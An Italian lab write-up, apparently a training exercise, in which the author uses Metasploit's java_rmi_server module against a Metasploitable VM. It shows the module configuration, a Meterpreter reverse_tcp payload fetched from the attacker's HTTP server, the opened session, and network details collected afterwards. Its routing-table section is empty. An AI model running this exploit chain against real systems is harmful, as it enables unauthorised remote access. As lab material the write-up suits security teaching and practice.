Exploit di Java RMI su Metasploitable: Sessione Meterpreter e Raccolta di Evidenze


Introduzione

L'obiettivo di questo esercizio è sfruttare una vulnerabilità nel servizio Java RMI esposto sulla porta 1099 della macchina Metasploitable, utilizzando il framework Metasploit per ottenere una sessione Meterpreter. Una volta ottenuto l'accesso, è stato richiesto di raccogliere informazioni sulla configurazione di rete e sulla tabella di routing della macchina vittima.


1. Configurazione dell'Ambiente


Prima di iniziare, è stato verificato che la macchina attaccante (Kali) e la macchina vittima (Metasploitable) fossero correttamente configurate e raggiungibili sulla stessa rete.

- **Macchina Attaccante (KALI):**
    - IP: **192.168.11.111**



- **Macchina Vittima (Metasploitable):**
    - IP: **192.168.11.112**






Verifica della connettività tramite il comando **ping** dalla macchina Kali alla macchina Metasploitable.


2. Avvio di Metasploit

Avviamo metasploit con **msfconsole** per cercare e utilizzare un exploit adatto alla vulnerabilità Java RMI.




3. Ricerca e Selezione dell'Exploit

Con il comando **search java_rmi** è stato cercato un exploit specifico per Java RMI all'interno di Metasploit.



È stato utilizzato l'exploit **exploit/multi/misc/java_rmi_server**.



4. Configurazione dell'Exploit

L'exploit è stato configurato con gli indirizzi IP della macchina attaccante (Kali) e della macchina vittima (Metasploitable).

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

5. Esecuzione dell'Exploit

L'exploit è stato eseguito per ottenere una **sessione Meterpreter** sulla macchina vittima.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/I9oa9I8GHD
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:54851) at 2025-03-14 08:34:36 -0400

meterpreter > 
```

6. Raccolta delle Evidenze

Una volta ottenuta la **sessione Meterpreter**, sono state raccolte le informazioni richieste.


a) Configurazione di Rete

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1b:6c86
IPv6 Netmask : ::
```

b) Tabella di Routing



7. Conclusione

Concludendo è stato possibile sfruttare la vulnerabilità Java RMI per ottenere una sessione Meterpreter e raccogliere le informazioni richieste sulla configurazione di rete e sulla tabella di routing della macchina vittima.

Chiusura della sessione Meterpreter.